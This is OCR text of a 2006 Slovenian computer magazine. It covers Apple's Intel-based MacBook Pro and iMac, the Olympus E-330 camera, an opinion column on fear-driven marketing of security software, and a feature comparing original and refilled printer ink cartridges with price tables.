Čeprav se je govorilo o novem »vstopnem« iBooku, prvem s procesorjem tipa x86, je Steve Jobs osupil obiskovalce kar z napovedjo novega člana družine Applovih izdelkov, ki bo nadomestil profesionalne prenosnike PowerBook. Novinec vizualno ni revolucionaren, zlasti glede na predhodnika, nosi pa zato novo ime, **MacBook Pro**. Hkrati s predstavitvijo na Intelovi platformi osnovanega prenosnika, so »ščepec« x86 dodali tudi **namiznemu iMacu**. Oba računalnika poganja **Intelov dvojejni procesor**. Pri MacBooku



Pro sta na voljo 1,67 in 1,83-gigaherčni izvedbi, medtem ko namizni model poganja bodisi slednji bodisi 2-gigaherčni procesor. V obeh najdemo kopicico večpredstavnih in povezovalnih posladkov, kot so kamera **iSight**, daljinski upravljalnik za Applovo aplikacijo **Frontrow**, ki Applo spremeni v multimedijski center za dnevno sobo, gigabitni ethernetni vmesnik, Bluetooth 2.0 in kartica za brezžično povezovanje **AirPort Extreme**. V obeh različicah za grafično podporo skrbijo ATI-jevi čipi. Prenosnik MacBook Pro zaznamuje tudi rahla oblikovna prenova, saj so vhodni/izhodni razvrščeni malce drugače, poseben prijem pa so pri Applu uporabili pri oblikovanju adapterja za priklop v električno omrežje, saj je ta »odporen« na spotakljive nerodneže.

Marketinški koncept za Apple z Intelovimi čipi poudarja **hitrejšo delovanje** za faktor 2 oziroma 4 (pri prenosniku) v primerjavi z Applovimi računalniki s procesorji PowerPC. Navzlic privlačnim obljubam so nekateri testi pokazali negotove rezultate. Pri nekaterih testih so se »Intelovi« Maci odrezali tudi za 250 % bolje, medtem ko so na drugih nekajkrat zaostali. Strokovnjaki novi iMac ne glede na zmedo pri meritvah še vedno opevajo kot vodilno namizno rešitev, ki bo sčasoma postala le še boljša.

### Težave z združljivostjo?

Kakorkoli že, ovire pri takojšnjem nakupu novega Applo ne pomenijo strojne zmogljivosti, temveč **pomanjkanje programske opreme**. Navzlic bogatemu paketu, ki je na voljo skupaj z računalnikom, so vse druge aplikacije za Apple zasnovane za osnovo Power PC in zato **nezdruž-**

**ljive z novimi Appli**. Tako lahko pričakujemo prehodno obdobje, v katerem se bodo postopoma pojavljale nove različice aplikacij, ki bodo združljive tudi z novo strojno opremo. Vse bolj priljubljeni brskalnik Firefox naj bi bil tako na voljo marca. Pri Applu so sicer ambiciozno napovedali, naj bi do konca leta popolnoma opustili procesorje PowerPC in **v celoti prešli na Intelovo osnovo**.

### Novi programski paketi

Rahlo zaskrbljenost za pomanjkanje programske opreme so pri Applu omilili tudi s predstavitvijo **novih programskih paketov** za


pisarniška in večpredstavna opravila. Ekvivalent Microsoftovemu Officeu, **iWork**, v novi različici 06 združuje posodobljen program za oblikovanje in izvedbo predstavitev **Keynote 3** (Microsoftova vzporednica je PowerPoint) in novo različico urejevalnika besedil **Pages 2** z obilico novih grafičnih in tabelarnih možnosti. Paket pri Applu ponujajo za borih 79 ameriških dolarjev, zato se bo bržkone izkazal za privlačnejšo alternativo v primerjavi z Microsoftovim paketom Office. Malce živahneje je zadihal večpredstavni paket **iLife**, ki je namenjen urejanju in zabavi z glasbo, fotografijo, videom in po novem tudi s spletnimi stranmi. Poleg posodobljenih različic programov iPhoto, iMovie HD, iDVD in Garageband iLife po novem vključuje tudi urejevalnik spletnih strani **iWeb**. Paket je na voljo za isto ceno kot iWork, zato najverjetneje kupcev prav tako ne bo primanjkovalo.

### Novim uspehom naproti

Vse novosti z MacExpa pa niso povezane zgolj s strojno opremo. Apple je namreč napovedal nadaljnji pohod na **avtomobilsko industrijo**, saj je sklenil sodelovanje s koncernom Chrysler Group, ki naj bi v svoje avtomobile začel vdelovati predvajalnike iPod. Vzporedno z dobrim »nastopom« na MacExpu gre Applu tudi sicer **zelo dobro**. Lanskoletni dobiček kalifornijskega podjetja namreč znaša 565 milijonov ameriških dolarjev, nedavno pa je vrednost podjetja Apple preseгла vrednost računalniškega imperija Dell. Malce ironično, glede na to, da je Dellov ustanovitelj pred nekaj leti izjavil, da je (takrat neuspešni) Apple primeren zgolj za takojšnjo prodajo. Apple, kar tako naprej! [www.apple.com](http://www.apple.com)

## FOTOAPARAT Z »ŽIVO« SLIKO

**Olympusov** novinec prinaša med fotoaparate novost, ki uspešno povezuje oba svetova, zrcalnorefleksnega in kompaktnega. **E-330** namreč omogoča **predogled slike na LCD-zaslону**, kar je v zelo omejenem obsegu doslej imel le Fuji S3 Pro. Poleg glavnega tipala ima v prizmi skrito še manjše tipalo, ki omogoča »živo« sliko, se pravi tisto, kar se vidi skozi iskalo. To je odlična novica za vse, ki bi radi prešli na naslednjo stopničko, a se ne bi radi odpovedali sliki na velikem zaslonu. To tudi olajša fotografiranje s ptičje ali z žabje perspektive, saj ni potrebe po sklanjanju ali merjenju na slepo. E-330 omogoča tudi pravi predogled, ko lahko gledamo **sliko, ki jo zajame glavno tipalo**. V tem primeru so funkcije fotoaparata omejene, saj ni samodejnega ostrenja niti ne moremo videti slike



7,5 milijona. Na ta račun naj bi dosegal boljše rezultate pri višjih ISO-občutljivostih, kar bomo lahko v praksi preverili takrat, ko bo izdelek na voljo za preizkus. [www.olympus.com](http://www.olympus.com)

skozi iskalo, saj je zrcalce umaknjeno. Je pa zato prikazana prava pokritost, saj iskalo pokaže le 92 % slike. Po drugih tehničnih lastnostih je dokaj podoben svojemu predhodniku E-300. Novo tipalo **Live MOS** (tehnologija NMOS), za katerim verjetno stoji Panasonic, ima celo manjše število pik,



# Ustrahovanje uporabnikov?

Piše: Bojan Amon


bojan.amon@mojmikro.si

ilustracija: Marko Škerlep

**Ž**e od otroštva nam je intuitivno znano dejstvo, da se hitro **ustrahimo neznanega**, kar v poznejšem obdobju podpirajo klišejske besedne zveze, predvsem pa pestre razvedrilne vsebine, ki so včasih, včasih pa ne, povsem znanstvenofantastične. To inherentno človeško lastnost so od nekdaj znali dobro izkoristiti politični voditelji, med katerimi zdaj slavo vsekakor žanje gospod Bush, ki svoj narod od septembra 2001 drži v šahu z mavrično lestvico alarmantnih stopenj. Žal mi spomin ne seže tako daleč, da bi lahko citiral nekega strokovnjaka, ki je dejal, da so ljudje, ki jih je strah, izjemno **dovzetni za manipuliranje**.

Morda se sliši kot teorija zarote, a vseeno, kdo bi si mislil, da bo to dejstvo kdaj začela izkoriščati **računalniška industrija**. Logika izkoriščanja človekovih paranoičnih vzgibov za tako imenovani »prodajni push« tudi v računalništvu sicer ni povsem nova, a je v zadnjih letih zagotovo zelo opazna. Že s prvim pojavom računalniških hekerjev sta medijska in računalniška industrija dodobra napihnila strahove (kot vedno) nevednih običajnežev in s tem vede ali nevede legitimirali marsikatero (politično) odločitev, kot je na primer nedavna odločitev o tem, kako dolgo morajo telekomunikacijski operaterji hraniti podatke o storitvah svojih naročnikov. Računalniški virusi in druga navlaka je z vidika povprečnega uporabnika prisotna že od nekdaj in pomeni potencialno škodo, izgubo podatkov, krajo podatkov o bančnih podrobnostih in podobno. Povsem normalno je torej pričakovati, da se želijo uporabniki zaščititi pred neprijetnostmi, ki nanje prežijo s tako rekoč vsakega spletnega vogala. Dejstvo, da se število zaščitnih in varnostnih rešitev asimptotično približuje številu groženj, postavlja učinkovitost teh rešitev pod velik vprašaj. Še več kot to. Dejstvo je, da za učinkovito delovanje osebnega računalnika danes ena sama varnostna rešitev pač ni več dovolj. Virusi, črvi, trojanci in druga zlonamerna koda, ki včasih poleg izražanja adolescentnih frustracij s seboj prinaša tudi politična sporočila, se množijo ob takem tempu in tako heterogenostjo, da je uniformno rešitev praktično nemogoče zasnovati. Ne glede na to so računalniški virusi tu že od nekdaj. V čem torej tiči eden izmed osrednjih razlogov za naraščajočo paniko med uporabniki računalnikov. Res je to, da računalniško znanje povprečnega mimoidočega najbrž ne presega desetine izvoda katerekoli knjige iz zbirke »Za teblane«, a to še ni razlog za preplah. Trdim, da je velika količina te panike med uporabniki **umetno ustvarjena**. Skorajda se ne zgodi, da bi zagnali program, odprli spletno stran ali elektronsko pošto sporočilo, ne da bi prejeli vsaj eno (po možnosti utripajoče in z rdečo barvo obrobjeno) sporočilo, da je vaš računalnik v nevarnosti in da vam pri neupoštevanju sporočil na zaslonu vsesplošna apokalipsa vašega domačega mlinčka pač ne uide. Že operacijski sistemi (npr. Windows XP s servisnim paketom 2) vključujejo svoje varnostne mehanizme, ki pompozno opozarjajo na nevarnosti, v katerih je vaš računalnik.

V čem je osrednji problem zaščitnih mehanizmov, kot so protivirusni programi in zadnje čase vse bolj priljubljeni starševski nadzorniki (parental control)? Vsi ti programi delujejo na podlagi vzorcev računalniške kode, ki rabijo za presojo, ali je virus, trojanec ali črv prisoten oziroma zagnan. Povsem možno pa je (kar se pogosto tudi zgodi), da se izvede (zaželen) program, ki vsebuje del kode, ki protivirusni program »spominja« na virus. To pa je ponavadi že dovolj za jasno sporočilo v slogu »Vaš računalnik je v nevarnosti« ali podobno. Nič čudnega torej, da je povprečen uporabnik



prepričan, da je njegov osebni računalnik kolonija virusov.

Določeno mero panike sprožijo tudi govornice med računalniškimi laiki, ki pa ne zadevajo le virusov in črvov, temveč tudi same operacijske sisteme. Microsoftov Windows je zaradi porodnih težav z Windows 95 in golega dejstva, da ga uporablja 90 % računalnikarjev po vsem svetu, obveljal za najbolj tvegan in nevaren sistem. Olja na ogenj priliže tudi dejstvo, da so posamezne zaščitne rešitve med seboj nezdružljive ali se celo izključujejo, kar je včasih že dovolj za »preudarna« opozorila. Slednje torej ustvarja nekakšen začaran krog, ko pred nešteto grožnjami ni uniformne zaščite, njihova kombinacija pa je lahko celo bolj škodljiva kot sama grožnja, pred katero naj bi te ščitile. Vse skupaj seveda deluje **v prid računalniške varnostne »industrije«**, ki ji s tovrstnim tempom zagotovo ne bo manjkalo dela. Žalostno in seveda neizogibno je, da se povprečen uporabnik, ki, če si sposodimo zgornjo analogijo iz otroštva, predstavlja otroka v odraslem svetu računalništva, ne more zanesti na lastno presojo glede tega, kaj je zanj škodljivo in kaj ne. Kot ni vse zlato, kar se sveti, ni vse virus ali črv, pa čeprav piše, da je. Še bolj žalostno pa je, da računalniška varnostna industrija služi z nevednostjo uporabnikov in s tem prav nič ne prispeva k njihovem znanju, saj jih dela še bolj odvisne. ■

**➤ Računalniška varnostna industrija služi z nevednostjo in s strahovi uporabnikov in s tem prav nič ne prispeva k njihovem znanju, saj jih dela še bolj odvisne.**

originalen, združljiv in obnovljen tiskalniški potrošni material

## Pestra ponudba –

# KAJ PA KAKOVOST?



Za isti model tiskalnika boste v trgovinah našli različne kasete z barvilom – originalne, oziroma tiste, ki jih je izdelal ali pod svojo blagovno znamko prodaja proizvajalec tiskalnikov, in »neoriginalne«, torej tiste, ki jih izdeluje nekdo drug. Največja razlika je jasna že na prvi pogled: cena. Kaj pa kakovost?

**Pišeta: Marjan Kodelja in Zoran Banovič**

marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si

Izdelovalci tiskalnikov nam seveda ne bodo pritrdili, a dejstvo je, da jim danes naprave, torej tiskalniki prinašajo le desetino vsega prihodka, posel s kasetami in barvili pa preostalih 90 odstotkov. Pred desetimi leti je bilo razmerje obrnjeno, takrat so tiskalniki stali celo premoženje, uporabnikov, ki bi redno menjali barvila, pa je bilo malo. Prav nič čudnega ni, da so se na trgu pojavili številni izdelovalci **neoriginalnih** oziroma **združljivih** barvilnih kaset (kartuš). Enako logičen je tudi odziv nekaterih izdelovalcev, ki uporabo združljivih barvil (tonerjev) vsaj odsvetujejo, če ne celo prepovedujejo.

### ORIGINALI

Originalne barvilnike izdeluje običajno izdelovalec tiskalnikov **sam** ali pa za to podeli **licence** podjetjem, ki ga izdelujejo pod njihovimi pogoji oziroma zahtevami in v okviru njihove blagovne znamke. Večinoma so izdelani **na novo**, torej od začetka do konca, le v manjšem obsegu lahko tudi znotraj te kategorije najdemo reciklirane (obnovljene) izdelke. Morda ni odveč pripomniti, da so porabljene barvilne kasete velik **okoljevarstveni problem**. Zahodne države ne vedo, kam s toliko odvržene plastike, da ne govorimo o drugih toksičnih materialih, zato izrabljene

barvilnike »veselo izvažajo« na Kitajsko (in druge manj razvite države), kjer končajo na (i)legalnih smetiščih oziroma jih tamkajšnja podjetja obnavljajo in poceni prodajajo pod svojimi blagovnimi znamkami. Za originale je značilno, da so dražji od drugih dveh kategorij, a po drugi strani zagotavljajo standardno kakovost, kar pomeni, da je verjetnost težav dokaj majhna.

### ZDRUŽLJIVI

Tudi tako imenovani združljivi barvilniki so izdelani **na novo**. Po domače povedano to pomeni, da podjetje **prekopira original** (brez kršenja patentnih ali avtorskih pravic) v vseh podrobnostih, če je le mogoče, pa tudi kemično tiskalniško barvilo oziroma prah, in nato kopijo prodaja pod lastno blagovno znamko. Če so združljivi barvilniki izdelani v celoto na novo, je jasno, da takšno početje **ni okolju prijazno**. Delno je vprašljiva kakovost združljivih pisalnih medijev, ki lahko variira od ponudnika do ponudnika odvisno od tega, kako uspešni so bili pri kopiranju.

### OBNOVLJENI

Zadnjih nekaj let je na trgu mogoče zaslediti tudi obnovljene barvilnike, obnavljajo jih domača podjetja ali pa so uvoženi iz tujine. Najcenejši, kot je že običaj, prihajajo iz azijskih držav. Dejstvo je, da obnavljanje, ki pa ne more potekati v nedogled, najmanj obremenjuje okolje, zato je po svoje **ekološko primerno** opravilo, čeprav proizvajalci tiskalnikov zaradi nižjih cen neredko z jezo gledajo na to početje. Na žalost za uporabnike pa je **kakovost obnavljanja dokaj nestalna** in se spreminja od podjetja do podjetja. Tako na primer nekateri rabljen barvilnik popolnoma obnovijo, drugi pa le dodajo prah ali dolijejo črnilo. Kot na dlani je, kateri način zagotavlja višjo kakovost, vendar kupec tega ne mora vedeti, ko v trgovini kupuje izdelek.

### Kaj je z garancijo?

Grožnje proizvajalcev tiskalnikov so dokaj jasne. Če uporabljate **neoriginalne** pisalne medije, potem vam **ne priznajo garancije**. Za vekomaj in brez »pardona«. Takšna dikcija je daleč od resnice in »varnostniki« potrošnikov se ob čem takim kar zagrozijo. Dejstva so namreč nekoliko drugačna. Garancija ne velja le, če nam **dokažejo**, da je do okvare prišlo izključno zaradi uporabe neoriginalnega materiala, in še v tem primeru lahko strošek popravila prenesemo na **prodajalca (ali proizvajalca)**, od katerega smo ga legalno **kupili**. Pregovarjanje s serviserji zna biti zanimiv monolog z ene ali druge strani, a v tem primeru uporabniki ne smemo popuščati. Po drugi strani moramo biti tudi dovetni za jasne argumente in priznati, če je do okvare resnično prišlo, ker smo kupili popolnoma neprimeren oziroma nekakovosten (če hočete, zanič) pisalni medij. V najbolj črnem scenariju morate od serviserja zahtevati, da vam izda jasno poročilo na papirju, zakaj je do okvare po njegovem mnenju prišlo, kar lahko kasneje ovrednoti tudi neodvisen strokovnjak. Po našem mnenju lahko tudi po preteku garancijske dobe tiskalnika od prodajalca pisalnih medijev zahtevate povračilo stroškov popravila, če lahko nedvoumno dokažete, da je do okvare prišlo zgolj zaradi njihovih slabih izdelkov.



# Nižje cene, manjša obstojnost

»Tiskalniško občestvo« naše dežele največ cenovne prednosti vidi v obnovljivih oziroma združljivih tiskalniških kasetah. Še zlasti zato, ker jih morajo plačevati iz lastnega žepa, in to zaradi razmeroma majhnih količin barvil v kasetah tudi dokaj pogosto.

**Pišeta: Marjan Kodelja in Alan Orlič Belšak**

marjan.kodelja@mojmikro.si, alan.orlic@mojmikro.si



Naše smeti končajo v državah tretjega sveta!

## 6-mesečni zamik

Razumljivo je, da takoj po predstavitvi novega modela tiskalnika, ki prinaša novo oblikovane barvilnike ali nove tehnologije tiskanja, alternativa ni takoj na voljo. Potreben je določen čas, običajno 6 mesecev, da alternativci izdelajo konkurenčno ponudbo.

## EVROPSKA STANDARDIZACIJA

Da bi bilo težav v prihodnje čim manj, je evropska standardizacijska organizacija CEN (Comité Européen de Normalisation) tudi na pobudo izdelovalcev združljivih tiskalniških kaset začela postopek **standardizacije barvil**. V delovni skupini, ki je že pripravila osnutek standarda, so poleg izdelovalcev združljivih kaset tudi predstavniki neodvisnih ustanov in izdelovalcev originalnih kaset. Povsem jasno je, da bo standard zgolj in samo kompromis, zato je njegova glavna naloga, da zagotovi **varno uporabo združljivih črnih in barvil**, torej takšno, ki ne bo poškodovala tiskalnikov ali negativno vplivala na zdravje uporabnikov.

Standard naj bi hkrati zagotovil, da bo uporabnik z ustrežno združljivo kaseto natisnil toliko strani, kot zagotavlja izdelovalec za originalno kaseto. Poudariti velja, da standard ne govori o kakovosti barvil ali njihovi sestavi niti o kakovosti izpisov in da naj uporabniki tudi po sprejemu standarda ne bi tiskali z barvili različnih izdelovalcev.

Trenutno sprejeta delovna različica standarda je namenjena izdelovalcem barvil in črnih in bo naslednjih devet mesecev na nekakšni javni obravnavi po nacionalnih združenjih za standardizacijo. Morebitne pripombe bodo zbrali do konca poletja 2006, tako da je stvarno pričakovati začetek veljavnosti standarda v **začetku leta 2007**. Kdor bo izdeloval barvila, ki ustrezajo standardu, bo to lahko **označil** na embalaži, preizkuse pa bodo opravljale neodvisne ustanove. ■


**O**dločitev za pravo »alternativno ponudbo« pri barvilnih kasetah za brizgalne tiskalnike ni tako preprosta in brez posledic, kot je uporaba alternativnih barvilnih oz. črnih kaset za laserske tiskalnike. Treba je imeti znanje za pravilno umerjanje tiskalnika na nova barvila ali pa tiskati zgolj dokumente, kjer »pravilne« barve in barvni odtenki niso pomembni. Če pa vam je pomembna kakovost izpisa (s poudarkom na tiskanju fotografij), hkrati pa vam ni ljubo iskati ustreznih barvnih profilov (ICC-profilov) oziroma s pomočjo dodatnih naprav umerjati tiskalnik, potem vam za ostane le kupovanje originalov.

## KEMIČNE TOVARNE

Nekateri modeli brizgalnih tiskalnikov za domačo rabo so »**sumljivo**« poceni, kar sproži vrsto ugibanj, zakaj je tako. Odgovor je banalno preprost. Izdelovalec tiskalnika želi, da se kupec odloča na prvo žogo in izključno na podlagi cenenosti tiskalnika. Ne vsem na očem, pa vendarle tako »subvencionirajo« nakup, pričakovani dobiček ali celo več o tega pa nato obračunajo **pri ceni kaset z barvili**. Če imajo ti še malo barve in torej dopuščajo »malo« izpisanih strani, toliko bolje. Pomembno je, da bo kupec kar se da velikokrat zavil v trgovino.

Jasno je, da so alternativni ponudniki **ovira** v takem razmišljanju, zato se proizvajalci originalov proti njim tako ali drugače bojujejo. Nekoč je pameten človek dejal, da izdelovalcev tiskalnikov ne moremo več uvrščati med predstavnike informacijske industrije, temveč med podjetja **kemične industrije**. In to je pravzaprav res. Razvoj barvil (ta pa so v kasetah) je veliko hitrejši kot razvoj tehnologije brizganja, ki je (tako vsaj pravijo nekateri) že prišla do stopnje, ko večjih in revolucionarnih sprememb ne moremo več pričakovati. Še več, tehnologije, s katerimi se »dičijo« najnovejši brizgalniki in s katerimi agresivno prepričujejo kupce, so v bistvu **tehnologije barvil**. Cilj vseh pa je seveda kar se da lep izpis, pa če ga uporabnik potrebuje ali ne.

Kemične formule barvil oziroma dodatki v



**Najhitrejši je razvoj barvil**

njih, ki poskrbijo za lepše razlivanje na papirju, povečajo obstojnost izpisa ali pa povečajo njegov lesk, se praviloma **zaščitijo** vsaj z avtorskimi, če ne celo s patentnimi pravicami. To pomeni, da alternativni ponudniki združljivih ali obnovljivih kaset ne morejo napolniti z enakim barvilom, temveč le s takšnim, ki ima **približno enake značilnosti**. Čeprav »alternativno barvilo« skuša biti kemično čim bolj podobno originalnemu, mora biti malce drugačno, kar pomeni, da barva malce odstopa od originalne. V katero smer niti ni pomembno.

## DOPOLNJEVANJE KASET Z BARVILI

Določeni proizvajalci (HP, Lexmark, Dell) imajo kasete z barvili sestavljeno tako, da je glava del kasete. Slednja naj bi zdržala le eno tiskanje (dokler se kasetna ne izprazni). A v praksi je tako, da jo je mogoče napolniti vsaj še enkrat, ne da bi zato trpela kakovost izpisa. V trgovinah je mogoče kupiti **polnilne komplete**, ki so dokaj poceni, so pa tudi prava packarija

## obnavljanje barvilnih kaset za brizgalne tiskalnike

Primerjava med cenami originalnih, obnovljivih in združljivih kaset z barvili

Brother	Original	Refill	Pelikan	Prihranek (original/Refill) v %
BR LC-600BK	5.715,60	2.160	-	62
BR LC-600C, M in Y	2.998,80	1.920	-	36
BR LC-700 BK	5.232	3.000	-	43
BR LC-700C, M in Y	2.998,80	2.520	-	16
BR LC-800BK	4.849,20	2.640	-	46
BR LC-800C, M in Y	2.667,60	2.280	-	15
BR LC-900BK	4.849,20	3.600	-	26



– igle, brizgalke in močna barva lahko z nekaj nesprenosti pomenijo precejšnje težave. Za dopolnjevanje so bolj primernejše kasete, ki so brez glav (na primer Canonove), se pa tu lahko pojavlja nova težava: čip na kaseti, kamor tiskalnik zapiše, da je prazna. In če je enkrat prazna, bo tiskalnik vztrajno sporočal, da nima barvila, četudi smo kaseto napolnili. Skratka, na tem področju se proizvajalci brizgalnikov trudijo, da bi bili edini igralci v igri.

Nekoliko drugače je svetu velikih tiskalnikov (A3+ in večji), kjer so prihranki na račun cenejših alternativnih barvil veliko večji. Tu cena ni vedno odločilna, večjo vlogo ima barvni razpon in kakovost barvila. Neodvisni test barvil mednarodne potrošniške organizacije je pokazal, da glavni magnet pri nakupu združljivih barvil ni nujno samo nizka cena. Pri primerjavi barvil za najbolj prodajane Epsonove in Canonove tiskalnike so namreč ugotovili, da je kar nekaj združljivih barvil kakovostno vsaj tako dobrih, če ne celo boljših od originalnih, pri čemer je prihranek pri nakupu lahko tudi več kot 40-odstoten. Zanimivo je, da je v primerjavi barvil za Hewlett-Packardove tiskalnike original precej boljši od združljivih konkurentov, hkrati pa je tudi cena združljivih barvil le do 20 odstotkov nižja od originalnih.

### OBNAVLJANJE KASET Z BARVILI

Pravilni postopek obnove je zelo zahteven, zato podjetja za obnovo odkupujejo in obnavljajo le kasete, ki so bile le enkrat rabljene. Takšno kaseto je treba očistiti, s posebnim topilom očistiti brizgalne šobe in jo s posebno napravo ponovno napolniti. Polnjenje ni prav

zapleteno. Poglavitni del je čiščenje. Če to ni opravljeno temeljito, potem je vsa zadeva za v smeti, še preden ste jo sploh vstavili v tiskalnik. Tega se seveda zavedajo tudi proizvajalci neoriginalnih barvil, zato so zadnje čase pri tem dokaj temeljiti. Za vsak primer pa nudijo različno dolge garancije obnovljenih kaset. Te resda navadno niso prav dolge. Težava pri obnovljenih kasetah je, kako zaščititi brizgalne šobe. Pri originalnih, torej novih kasetah za to poskrbi poseben lepilni trak. Tega načina zaščite se je lotilo kar nekaj podjetij, drugim pa to še ne uspeva. Tako so kasete opremljene s posebnimi zaščitnimi pokroveci, ki preprečujejo uhajanje črnila med skladiščenjem. Življenjska doba skladiščenih obnovljenih kaset je kljub vsemu trudu načeloma krajša kot pri originalnih.

### TEŽAVE PRI TISKANJU FOTOGRAFIJ Z NEORIGINALNIMI BARVILI

Proizvajalci tiskalnikov za svoje brizgalnike pripravijo barvila, ki dajo z ustreznim barvnim

profilom za določeno vrsto papirja najboljše rezultate. Drugače povedano, umerijo (kalibri- rajo) tiskalnik in papir. Različne vrste papirja (npr. foto ali navaden) se na črnilo različno odzovejo in tudi barve lahko odstopajo, zato imajo za različne papirje različne barvne opise. Načeloma je najboljše tiskati na originalen papir (govorimo o tiskanju fotografij), čeprav je mogoče brez težav tiskati tudi na papirje drugih ponudnikov. Tisti boljši recimo naredijo svoje barvne opise za svoje papirje, ki ustrezajo določenemu tiskalniku.

Kot smo omenili, so alternativna barvila podobna originalnim, a od njih kljub temu nekoliko odstopajo. Pri izpisu fotografij se to pozna v nekoliko drugačni barvah in barvnih odtenkih (dostikrat to ni vidno s prostim očesom oziroma to zazna le profesionalni uporabnik), kot bi jih dobili z originalnim črnilnikom. Če alternativni proizvajalec barvilnikov izdelkom priloži barvne opise (ICC profile), je možno ta problem enostavno rešiti tako, da v gonilniku

Epson	Original	Refill	Pelikan	Prihranek (original/Refill) v %
EP T007401	6.819,60	3.120	3.375,60	54
EP T008401	5.527,20	3.120	3.300	44
EP T009401	7.998	4.200	4.998	47
EP T013401	4.998	1.560	2.190	69
EP T014401	6.625,20	2.388	3.600	64
EP T017401	9.486	3.240	-	66
EP T018401	7.893,60	3.840	-	51
EP T019401	9.486	1.800	-	81
EP T020401	8.222,40	2.388	-	71
EP T032140	10.998	5.280	-	52
EP T032240, 340 in 440	4.599,60	3.000	-	35
EP T03614	3.990	2.760	2.475,60	31
EP T037040	5.653,20	3.480	3.525,60	38
EP T038140	4.926	2.760	-	44
EP T039040	6.900	3.480	-	50
EP T040140	10.998	2.760	4.425,60	75
EP T041040	9.250,80	3.360	4.350	64
EP T042240, 340 in 440	4.616,40	3.120	2.774,40	32
EP T043140	9.546	4.320	5.265,60	55
EP T043140	5.245,20	3.840	3.915,60	27
EP T043240, 340 in 440	3.990	2.640	2.275,20	34
EP T045240, 340 in 440	2.988	2.400	-	20
EP T048140, 240, 340, 440, 540 in 640	4.420,80	2.760	2.774,40	38

### Na kaj je treba še posebej paziti?

Ko se odločite za nakup združljive ali obnovljene kasete z barvilom vam toplo svetujemo, da upoštevate dve pravili:

1. Večina brizgalnikov ima več kaset z barvili in nikakor ne smemo z alternativno kaseto zamenjati zgolj eno, ki se nam je izpraznila. Zamenjati morate vse in vsi morajo biti od istega ponudnika in morajo biti namenjeni za model tiskalnika, ki ga uporabljate.

2. Ker kemično alternativna barvila niso popolnoma enaka originalom, tudi barva na papirju običajno ni. V ta namen je treba tiskalnik umeriti: preprosto »na oko« s programom, ki ste ga morebiti dobili skupaj s tiskalnikom (oziroma je orodje vključeno v gonilnik), ali s posebno napravo za umerjanje. Če tega ne boste naredili, bodoči izpisi ne bodo enaki izpisom, ki so vam jih zagotavljala originalna barvila.



HP	Original	Refill	Pelikan	Prihranek (original/Refill) v %
HP 51625A	7.293,60	6.600	-	10
HP 51626A	7.291,20	5.880	5.121,60	19
HP 51629A	6.979,20	5.880	4.950	16
HP 51640A	6.979,20	5.880	-	16
HP 51640C, Y in M	7.396,80	5.880	-	21
HP 51641A	7.605,60	6.600	6.300	13
HP 51645A	6.958,80	5.800	4.500	17
HP 51649A	7.293,60	5.880	4.998	19
HP C1823D	7.923,60	6.600	5.490	17
HP C4836A, 37A in 38A	7.604,40	6.120	-	20
HP C4841A, 42A, in 43A	7.708,80	6.240	-	19
HP C4844A	7.916,40	6.480	-	18
HP C5010A	7.603,20	5.880	-	23
HP C5011A	5.833,20	4.400	-	25
HP C6578A	7.971,60	7.800	-	2
HP C6614D	6.873,60	5.880	4.500	14
HP C6615D	6.814,80	5.880	4.574,40	14
HP C6625A	7.498,80	6.600	5.988	12
HP C6656A	4.719,60	4.200	-	11
HP C6657A	7.652,40	6.840	6.824,40	11

Canon	Original	Refill	Pelikan	Prihranek (original/Refill) v %
CA BX-2	9.536,40	4.800	-	50
CA BC-02	7.938	5.400	-	32
CA BC-05	9.900	6.600	-	33
